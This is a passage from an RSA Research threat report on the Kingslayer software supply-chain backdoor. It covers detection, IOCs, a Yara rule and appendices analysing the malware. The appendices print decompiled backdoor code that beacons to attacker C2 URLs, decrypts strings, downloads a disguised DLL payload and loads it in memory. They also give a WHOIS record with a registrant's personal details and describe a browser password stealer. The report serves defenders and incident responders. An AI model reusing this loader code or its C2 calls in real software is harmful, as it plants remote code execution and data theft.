


Figure 5 RSA NetWitness Endpoint detection of the Kingslayer backdoor

In Figure 6, a threat hunter behind the RSA NetWitness Endpoint console dug into the network details tab, to reveal the multiple connections to a suspicious domain.



Network

Process	Module	IP	Domain	Port	Listen
[redacted]Service.exe	[FLOATING CODE]	209.249[redacted]	www.oraclesoft.net	80	
[redacted]Service.exe	[FLOATING CODE]	209.249[redacted]	www.oraclesoft.net	80	
[redacted]Service.exe	[FLOATING CODE]	209.249[redacted]	www.oraclesoft.net	80	
[redacted]Service.exe	[FLOATING CODE]	209.249[redacted]	www.oraclesoft.net	80	
[redacted]Service.exe	[FLOATING CODE]	8.8.8.8		53	
[redacted]Service.exe	[FLOATING CODE]	209.249[redacted]	www.oraclesoft.net	80	
[redacted]Service.exe	[FLOATING CODE]	209.249[redacted]	www.oraclesoft.net	80	
[redacted]Service.exe	[FLOATING CODE]	8.8.8.8		53	
[redacted]Service.exe	dnsapi.dll	8.8.8.8		53	
[redacted]Service.exe	[redacted]Service.exe	8.8.8.8		53	
[redacted]Service.exe	[redacted]Service.exe	209.249[redacted]	www.oraclesoft.net	80	
[redacted]Service.exe	mswsock.dll	23.5.251.27	ocsp.thawte.com	80	

17 items total

Figure 6 RSA Netwitness Endpoint details the network connections kicked off by Kingslayer's floating code

RSA NETWITNESS PACKETS AND LOGS

While RSA NetWitness Endpoint will flag the floating code of Kingslayer, a method to detect the network traffic of a backdoor compromise like Kingslayer with network packet visibility is also important. Consider that the RSA IR team found a Kingslayer-compromised organization "enjoyed" multiple weeks of static compromise before the actor(s) arrived on scene to begin interactive lateral exploitation. Early detection of compromise, then, can be key to dramatically reducing business risk.

The Event Stream Analysis (ESA) capability in RSA NetWitness technology was designed by researchers in the RSA Data Sciences team after analyzing billions of packets of known C2 activity. ESA is the statistical threat hunting machine that never goes to sleep, using machine learning to calculate scores on a very large number of HTTP sessions and domains. Indeed, even the unusual beaconing patterns of the Kingslayer Trojan were flagged by the ESA as Suspected C&C (Figure7).




Figure 7 ESA identifies Kingslayer beaconing as Suspected C&C

Even without the interactive C2 of an "operator behind the keyboard" that might trigger other alerts, consider how a Security Operations Center will be alerted to suspicious activity, and stop the compromise before an actor starts controlling assets inside the network. For more details on how to hunt using RSA NetWitness capabilities such as ESA, refer to the RSA NetWitness hunting guide[12].

[12] https://community.rsa.com/docs/DOC-62341

HOW TO INVESTIGATE IF YOU MIGHT HAVE BEEN COMPROMISED BY KINGSLAYER

An enterprise network finding that the subverted application was installed prior to and/or updated during the compromise window of 09-25 April 2015, should initiate an investigation. While prevention of compromise through Kingslayer might not have been possible without the most stringent change control policy and thorough software analysis and auditing, an investigation of what may have been done by Kingslayer actors should be initiated. It is possible that the actors have established and still maintain avenues of access, especially on high-value target networks.

How can you tell if a system has had this subverted software installed? The Yara signature included in the Kingslayer report annex, combined with a Yara-capable EDR tool, such as RSA NetWitness Endpoint, will facilitate a rapid enterprise survey for Kingslayer artifacts. RSA Research's Yara signature will detect artifacts from the stolen code-signing key used to sign DLLs and EXEs in the Kingslayer backdoor. While this code-signing key was also used to sign some limited number of legitimate software versions, any hits with this signature warrants investigation. Systems and Windows networks found with any of the Indicators of Compromise (IOCs) in the Kingslayer IOC list, should be analyzed for compromise. Enterprise investigation should focus on identifying any ongoing C2 channels and activity, and an assessment of business risk/loss should a breach be indicated.

CONCLUSION

RSA Research observed sustained activity from an advanced threat actor group over 18+ months, tied to campaigns attributed to Codoso. There was an evolutionary deployment of tools characterized by very low (if any) coverage by antivirus vendors. In the course of our research and disruption of this malicious activity, RSA was able to uncover an advanced strategic targeting campaign involving a software supply chain attack aimed at sysadmins of large enterprises, dubbed Kingslayer. While the entire target set of Kingslayer is unknown, RSA Research expects the information contained in this report to be useful for network defenders in determining if they have been Kingslayer subjects of compromise. This may not be the last software supply chain attack from these or related actors. We believe Kingslayer, with its inherent enterprise breach efficacy and long interlude before discovery, could serve as a template for future strategic network compromises. We illustrated that it takes keen visibility and awareness, and the right tools, to discover advanced threat activity like Kingslayer. Finally, organizations need to have the ability to detect and respond to the next supply chain attack, before it has an impact on their business or mission.

ACKNOWLEDGEMENTS

RSA Research would like to thank Chuck Helstein, Darien Huss of ProofPoint, Luis Garcia of luisangelgarcia.com, MS-ISAC[13] and CCIRC[14].

[13] https://msisac.cisecurity.org

[14] https://www.publicsafety.gc.ca/cnt/ntnl-scrt/cbr-scrt/ccirc-ccric-eng.aspx

ANNEX 1: KINGSLAYER INDICATORS OF COMPROMISE (IOCS)

Download available on rsa.com [15]

IOCs:

Description	MD5	C2
Backdoored signed MSI	fbb7de06dcb6118e060dd55720b51528	images.timekard.com
Signed backdoored service executable update	3974a53de0601828e272136fb1ec5106	www.oraclesoft.net
Backdoored service executable in signed MSI	f97a2744a4964044c60ac241f92e05d7	images.timekard.com
Signed maliciously modified DLL in signed MSI	76ab4a360b59fe99be1ba7b9488b5188	NA
Signed maliciously modified DLL in signed MSI	1b57396c834d2eb364d28eb0eb28d8e4	NA
Browser password stealer	a25abc5e031c7c5f2b50a53d45ffc87a	NA

Yara Signature:

rule Kingslayer_codekey

{

meta:

description = “detects Win32 files signed with stolen code signing key used in Kingslayer attack”

author = “RSA Research”

reference = “http://firstwat.ch/kingslayer”

date = “03 February 2017”

hash0 = “fbb7de06dcb6118e060dd55720b51528”

hash1 = “3974a53de0601828e272136fb1ec5106”

hash2 = “f97a2744a4964044c60ac241f92e05d7”

hash3 = “76ab4a360b59fe99be1ba7b9488b5188”

hash4 = “1b57396c834d2eb364d28eb0eb28d8e4”

strings:

$val0 = { 31 33 31 31 30 34 31 39 33 39 31 39 5A 17 0D 31 35 31 31 30 34 31 39 33 39 31 39 5A }

$ven0 = { 41 6C 74 61 69 72 20 54 65 63 68 6E 6F 6C 6F 67 69 65 73 }

condition:

uint16(0) == 0x5A4D and $val0 and $ven0

}

[15] https://www.rsa.com/content/dam/rsa/kingslayer-annex.zip

APPENDIX A: EVENT LOG ANALYZER APPLICATION SERVICE EXECUTABLE ANALYSIS

Table 2 shows the basic properties of the Kingslayer backdoored service executable

File Attributes

```
File Name:   [Redacted]Service.exe
File Size:   45896 bytes
MD5:         3974a53de0601828e272136fb1ec5106
SHA1:        62cfebf837bf0d8ab0d8c83af1f3f7e491f86ab9
PE Time:     0x55266911 [Thu Apr 09 11:57:05 2015 UTC]
PEID Sig:    Microsoft Visual C# / Basic .NET
PEID Sig:    Microsoft Visual Studio .NET
PEID Sig:    .NET executable .NET executable compressor
Sections (3):
  Name       Entropy  MD5
  .text      5.86     34bbe726a3a32bd1993fae008ad98182
  .rsrc      3.55     130ae4a1a0ca4cbae319ff2b2ff9cbad
  .reloc     0.08     ccdedfb790fb38054dcd29c3b9a308f7
```

Table 2 Malware file properties

Figure 8 shows the valid Authenticode digital signature of the service executable




Figure 8 Valid Authenticode signature

The Trojan functionality is initiated when the [Redacted]Service is started. The [Redacted]ServiceMailCheck class is instantiated as an object and the InitCheck() Method is called. Figure 9 shows the code responsible for the InitCheck().

```
        }
        ISchedulerFactory schedulerFactory = new StdSchedulerFactory();
        IScheduler scheduler = schedulerFactory.GetScheduler();
        scheduler.Start();
        JobDetail jobDetail = new JobDetail("myJob", null, typeof([redacted]Service.AnalyzeLogs));
        string text = Utils.ComputeCron("Every day", [redacted]Service.serviceConfiguration.ScheduledTime);
        CronTrigger cronTrigger = new CronTrigger("[redacted]Schedule", null, text);
        streamWriter.WriteLine("Schedule cron expression: " + text);
        Trigger trigger = TriggerUtils.MakeMinutelyTrigger();
        trigger.set_StartTimeUtc(TriggerUtils.GetEvenMinuteDate(new DateTime?(DateTime.UtcNow)));
        trigger.set_Name("myTrigger2");
        scheduler.ScheduleJob(jobDetail, cronTrigger);
        try
        {
            [redacted]ServiceMailCheck [redacted]ServiceMailCheck = new [redacted]ServiceMailCheck();
            ServiceMailCheck.InitCheck();
        }
        catch (Exception)
        {
        }
      }
    }
    catch (Exception ex2)
    {
        EventLog.WriteEntry("[redacted] Service", "Error running the scheduled analysis: " + ex2.Message, EventLogEntryType.Error, 8003);
    }
}
```

Figure 9 InitCheck() method

The [Redacted]ServiceMailCheck class sets a mailID string to a base64 encoded value. The InitCheck() Method then calls the public Method Run in a new thread (Figure 10).

```
namespace [redacted]Service
{
    internal class [redacted]ServiceMailCheck
    {
        private string mailID = "Ex9TAVIbXghSXAAFSVBLRE8QWU8QVQ8fQQINT0FJSklLEkQeDFEfQA==";
        private bool _Run;
        public void InitCheck()
        {
            try
            {
                this._Run = true;
                Thread thread = new Thread(delegate
                {
                    this.Run();
                });
                thread.SetApartmentState(ApartmentState.STA);
                thread.IsBackground = true;
                thread.Start();
            }
            catch (Exception)
            {
            }
        }
```

Figure 10 Encoded string

The public Method Run checks the time and uses another encrypted string to set localization. This decryption routine, detailed later, decrypts the encrypted string to “Tokyo Standard Time” and will only run on Saturday, Tuesday, Thursday and Friday, in a nine-hour window prior to midnight. The malware is hard coded to sleep 20 minutes (2 different 10 minute windows) between beacons (Figure 11).

```
private DateTime UpdateDateTime()
{
    DateTime dateTime = TimeZoneInfo.ConvertTimeToUtc(DateTime.Now, TimeZoneInfo.Local);
    return TimeZoneInfo.ConvertTimeFromUtc(dateTime, TimeZoneInfo.FindSystemTimeZoneById([redacted].Decrypt("HCxHEVRBXnteRRZASF9BCHgTSEo=", [redacted]ServiceInstalller")));
}
private bool IsData(DateTime PluginDt)
{
    return PluginDt.DayOfWeek == DayOfWeek.Saturday || PluginDt.DayOfWeek == DayOfWeek.Tuesday || PluginDt.DayOfWeek == DayOfWeek.Thursday || PluginDt.DayOfWeek == DayOfWeek.Friday;
}
public void Run()
{
    try
    {
        IL_00:
        while (this._Run)
        {
            DateTime pluginDt = this.UpdateDateTime();
            if (!this.IsData(pluginDt))
            {
                Thread.Sleep(600000);
            }
            else
            {
                while (this.IsData(pluginDt) && pluginDt.Hour < 9)
                {
                    try
                    {
                        this.DownloadMail(this.mailID);
                        Thread.Sleep(600000);
                    }
                    catch (Exception)
                    {
                    }
                    pluginDt = this.UpdateDateTime();
                    Thread.Sleep(600000);
                }
                Thread.Sleep(300000);
            }
        }
    }
    catch (Exception)
    {
        goto IL_00;
    }
}
```

encrypted localization

Hour check

Figure 11 Beacon timing and interval

The malware will decrypt the previously set MailID variable “Ex9TAVIbX-ghSXAAFSVBLRE8QWU8QVQ8fQQINT0FJSkILEkQeDFEfQA==”). Figure 12 depicts the decryption routine.

```
// [redacted]Service.[redacted]
public static string Decrypt(string src, string password)
{
    string s = [redacted].MD5Encoding(password);
    byte[] array = Convert.FromBase64String(src);
    byte[] bytes = Encoding.ASCII.GetBytes(s);
    byte b = array[0];
    byte[] array2 = new byte[array.Length - 1];
    int num = 0;
    bool flag = false;
    do
    {
        for (int num2 = 0; num2 != bytes.Length; num2++)
        {
            array2[num] = (array[num + 1] ^ bytes[num2]);
            array2[num] ^= b;
            num++;
            if (num == array.Length - 1)
            {
                flag = true;
                break;
            }
        }
    }
    while (!flag);
    return Encoding.ASCII.GetString(array2);
}
```

Figure 12 Decryption routine

The routine will initially base64 decode the MailID variable, and then hash the decoded data with the MD5 hashing algorithm. It will then set a seed byte based on the first byte of the decoded text. Each byte of the text is XOR decrypted against its respective byte in the MD5 sum, and then further XOR decrypted by the seed byte. The python script (Table 3) decodes encoded variables.

```
#!/usr/bin/python
import base64
import hashlib

def decrypt(src, password):
    dec_pw = ''
    decoded = bytearray(base64.b64decode(src))
    xor_key = decoded[0]
    data = decoded[1:]

    for i in range(len(data)):
        dec_pw += chr( (data[i]) ^ ord(password[i % len(password)]) ^ 
(xor_key))
    return dec_pw

src = 'Ex9TAVIbXghSXAAFSVBLRE8QWU8QVQ8fQQINT0FJSklLEkQeDFEfQA=='
password = 'd4f12b468d851940f93e22b7e1133590'

print(decrypt(src, password))
```

Table 3 Python String decrypter to decode Kingslayer's encoded variables

This script will output the decoded C2 URL. The encoded data from this sample will decode to http://www.oraclesoft[.]net/mailcheck.png (Figure 13). This URL matched the traffic that was observed in the beaconing from Iota to the RSA sink hole.




Figure 13 Beacon matches decrypted URL

The LoadImage() Method creates a new thread and calls the ProcessThread() Method, passing the URL and password (Figure 14).

```
public bool LoadImage(string url, string password, string functionName)
{
    bool result = true;
    try
    {
        Thread thread = new Thread(delegate
        {
            this.ProcessThread(url, password, functionName);
        });
        thread.SetApartmentState(ApartmentState.STA);
        thread.IsBackground = true;
        thread.Start();
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

Figure 14 New thread for beacon

The ProcessThread() Method connects to the URL and builds the HTTP request as observed in network traffic. This function then checks to see if the gzip HTTP response header is present and decompresses the payload. It then sends the byte string to an unpacking function which writes the file to disk. This activity is similar to that observed by a ProofPoint analyst in a post on Bergard and Codoso. The ProofPoint analyst observed the Bergard infection to "receive instructions from its C2 to retrieve a PNG file (Fig. 15) containing an encoded PlugX payload (md5: 5c36e8d5beee7fbc0377db59071b9980)[16]."

We do not know if the K2 Trojan decoded from the "mailcheck.png" image file discussed in the main body of this research paper was PlugX, or some other Trojan/RAT.

[16] https://www.proofpoint.com/us/exploring-bergard-old-malware-new-tricks

```
public bool UnPack(string ImagePath, string password)
{
    bool result = true;
    try
    {
        byte[] array;
        using (FileStream fileStream = File.OpenRead(ImagePath))
        {
            array = new byte[fileStream.Length];
            this.SafeRead(fileStream, array);
        }
        byte[] array2 = ImageInfoHiden.UnAppendDllBytes(array, "abcdefg");
        if (array2 == null)
        {
            result = false;
        }
        string directoryName = Path.GetDirectoryName(ImagePath);
        string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(ImagePath);
        string path = directoryName + "\\" + fileNameWithoutExtension + "_out.dll";
        using (FileStream fileStream2 = File.Create(path))
        {
            fileStream2.Write(array2, 0, array2.Length);
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.ToString());
        result = false;
    }
    return result;
}
```

Figure 15 Unpacking method employed to load "K2"

The malware then checks the downloaded and unpacked data to verify the first two bytes are decimal 77 90 (0x4D5A). The malware performs these checks to ensure the data is a valid executable binary (Figure 16).

```
public static void CloudClimb(byte[] data, string[] args)
{
    if (data[0] == 77 && data[1] == 90)
    {
        Giant.RunByML(data, args);
        return;
    }
    Console.WriteLine("Not valid file.");
}
```

Figure 16 K2 Trojan magic check

CloudClimb then calls the RunByML() method which checks if the file is a valid executable and runs it, then writes the status to the console (Figure 17). Because this software is running as a service, it is running in Windows Session 0; therefore the console is hidden from the user.

```
private static void RunByML(byte[] data, string[] xargs)
{
    try
    {
        Assembly assembly = Assembly.Load(data);
        if (assembly.EntryPoint == null)
        {
            Console.WriteLine("N");
            string text = (xargs.Length > 1) ? xargs[0] : "Program";
            string text2 = (xargs.Length > 1) ? xargs[1] : "Main";
            string[] array;
            if (xargs.Length > 2)
            {
                array = new string[xargs.Length - 2];
                for (int i = 2; i < xargs.Length; i++)
                {
                    array[i - 2] = xargs[i];
                }
            }
            else
            {
                array = xargs;
            }
            Type type = assembly.GetType(text);
            if (type == null)
            {
                Console.WriteLine("no type of " + text);
            }
            else
            {
                MethodInfo method = type.GetMethod(text2, BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic);
                if (method != null)
                {
                    method.Invoke(null, new object[]
                    {
                        array
                    });
                }
                else
                {
                    Console.WriteLine("no method of " + text2);
                }
            }
        }
        else
        {
            assembly.EntryPoint.Invoke(null, new object[]
            {
                xargs
            });
        }
    }
    catch (BadImageFormatException)
    {
        Console.WriteLine("P");
        try
        {
            IntPtr intPtr = MemoryLibrary.MemoryLoadLibrary(data, xargs);
            if (intPtr != IntPtr.Zero)
            {
                MemoryLibrary.MemoryFreeLibrary(intPtr);
            }
        }
        catch (Exception ex)
        {
            Console.WriteLine("ML: " + ex.Message);
        }
    }
    catch (Exception ex2)
    {
        Console.WriteLine("file load: " + ex2.Message);
    }
}
```

Figure 17 Additional payload execution

There exists an alternate path and URL to this DLL loading functionality. In [Redacted]Service.AnalyzeLogs.Execute() email sending functionality there is an unencrypted URL and password (Figure 18).

```
}
if (analysisDetails.get_CurrentConfiguration().get_SendEmail())
{
    try
    {
        VULibMe vULibMe = new VULibMe();
        vULibMe.LoadImage("http://images.timekard.com/default.png", "helloworld", "");
    }
    catch (Exception)
    {
    }
```

Figure 18 Alternate URL in Kingslayer backdoor

The registration date of the domain (Table 4) contained in this URL coincides with the timeframe of the known compromise of Alpha's source code and web-sites in late March, 2015.

```
Record Date: 2015-03-27
Registrar: GoDaddy.com, LLC
Server: whois.godaddy.com
Created: 2015-03-27
Updated: 2015-03-27
Expires: 2016-03-27

Reverse Whois:
abuse@godaddy.com rebeccafharrell@outlook.com

Domain Name: TIMEKARD.COM
Registry Domain ID: 1913738680_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Update Date: 2015-03-27T03:49:13Z
Creation Date: 2015-03-27T03:49:13Z
Registrar Registration Expiration Date: 2016-03-27T03:49:13Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.480-624-2505
Domain Status: clientTransferProhibited
http://www.icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited
http://www.icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited
http://www.icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited
http://www.icann.org/epp#clientDeleteProhibited
Registry Registrant ID:
Registrant Name: Rebecca Harrell
Registrant Organization:
Registrant Street: Apartado 3
Registrant City: Abrantes
Registrant State/Province: Ribatejo
Registrant Postal Code: 2200
Registrant Country: Portugal
Registrant Phone: +351.969311153
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: RebeccaFHarrell@outlook.com
```

Table 4 2015 timekard.com registration details

Beaconing to this domain has not been observed and RSA Research believes this code will only execute if the application is configured to send email reports on logs. In mid-2016 the domain registration for timekard[.]com expired and was registered by a legitimate entity having nothing to do with the malicious activity described in this investigation.

APPENDIX B: SELECT FORENSIC FINDINGS FROM AN ENTERPRISE ADMIN'S MACHINE INFECTED WITH KINGSLAYER AND THE K2 SECONDARY MALWARE

The machine investigated was used by Iota's principal Windows system administrator, and had the backdoored event log analysis service installed on 22 April 2015 at 19:07:18 UTC (Table 5), which was in the known subversion window of Alpha's websites.

Software Hive Record

```
Wed Apr 22 19:07:18 2015Z
  Name      = [redacted]Service
  Display   = [redacted] Service
  ImagePath = "C:\Program Files
(x86)\[redacted]\[redacted]Service.exe"
  Type      = Own_Process
  Start     = Auto Start
  Group     =
```

Table 5 Event log analysis application service installation

The SYSTEM hive contains the Application Compatibility Cache entries. These entries track executable files for compatibility purposes between Windows upgrades. Several suspicious entries (Table 6) were discovered during the host triage. It is important to note that the timestamps on these entries are the $SI MTIME of the file and are not reliable indicators.

Suspicious Application Compatibility Cache entries

```
SYSVOL\PerfLogs\admin\passs.exe  Thu Jul 30 20:47:48 2015 Z
SYSVOL\PerfLogs\admin\bpwd.exe  Wed Jul 15 19:47:05 2015 Z
SYSVOL\PerfLogs\admin\atl90.exe  Wed Jul 15 18:58:11 2015 Z
SYSVOL\PerfLogs\admin\deleteself~.bat  Wed Jul 15 19:47:50 2015 Z
SYSVOL\PerfLogs\admin\p.exe  Wed Jul 15 19:08:56 2015 Z
SYSVOL\PerfLogs\admin\netbios.exe  Wed Jul 15 19:13:32 2015 Z
```

Table 6 Suspicious ShimCache entries

ANALYSIS OF BP.EXE

In this same directory an executable was discovered that will find, decrypt and display passwords saved in Chrome and Firefox (Table 7). This file had an $FN CTIME of 17 August 2015 12:26:20.292 and did not appear to be executed as it was not in the shimcache. The file was owned by the Windows security identifier (SID) S-1-5-32-544, the SYSTEM account. This matches with the owner of the running backdoored event log analysis service, which also runs as SYSTEM.

Metadata for bp.exe		
File Name:	bp.exe	
File Size:	503808 bytes	
MD5:	a25abc5e031c7c5f2b50a53d45ffc87a	
SHA1:	5bca2ad3235c68ee2ffc959408b3b7756a53d65e	
PE Time:	0x55953DE3 [Thu Jul 02 13:34:27 2015 UTC]	
PEID Sig:	Microsoft Visual C++ 8	
Sections (5):		
Name	Entropy	MD5
.text	6.65	eb78513f5c535087db90ed505f42992f
.rdata	5.74	4fe869f32cfd1620114b7175cdf6c87c
.data	3.57	d6df77fd536b050ce42845a98788fc0f
.rsrc	5.11	2bbd83b2400ac329767cfd5378c4cfe2
.reloc	5.48	140d4bbe2a18f9e4a5c9946de0ff3322

Table 7 Password dumper

The password dumper starts by gathering system information about the current logged-on user in order to discover the individual user paths such as C:\Users\Usera\AppData. It then begins reading the SQLlite database files and decrypting saved passwords.




Figure 19 SQLite database file path

The sample has the SQLite libraries statically linked at compile time, which accounts for the large size. It then leverages these functions to query the SQLite database to retrieve the encrypted stored passwords.




Figure 20 Selecting encrypted passwords

Sub_401BA9 leads to a series of calls to get the logged on user, impersonate that user in order to open the Windows key store to retrieve the encryption keys and, finally, decrypts the user's stored passwords.

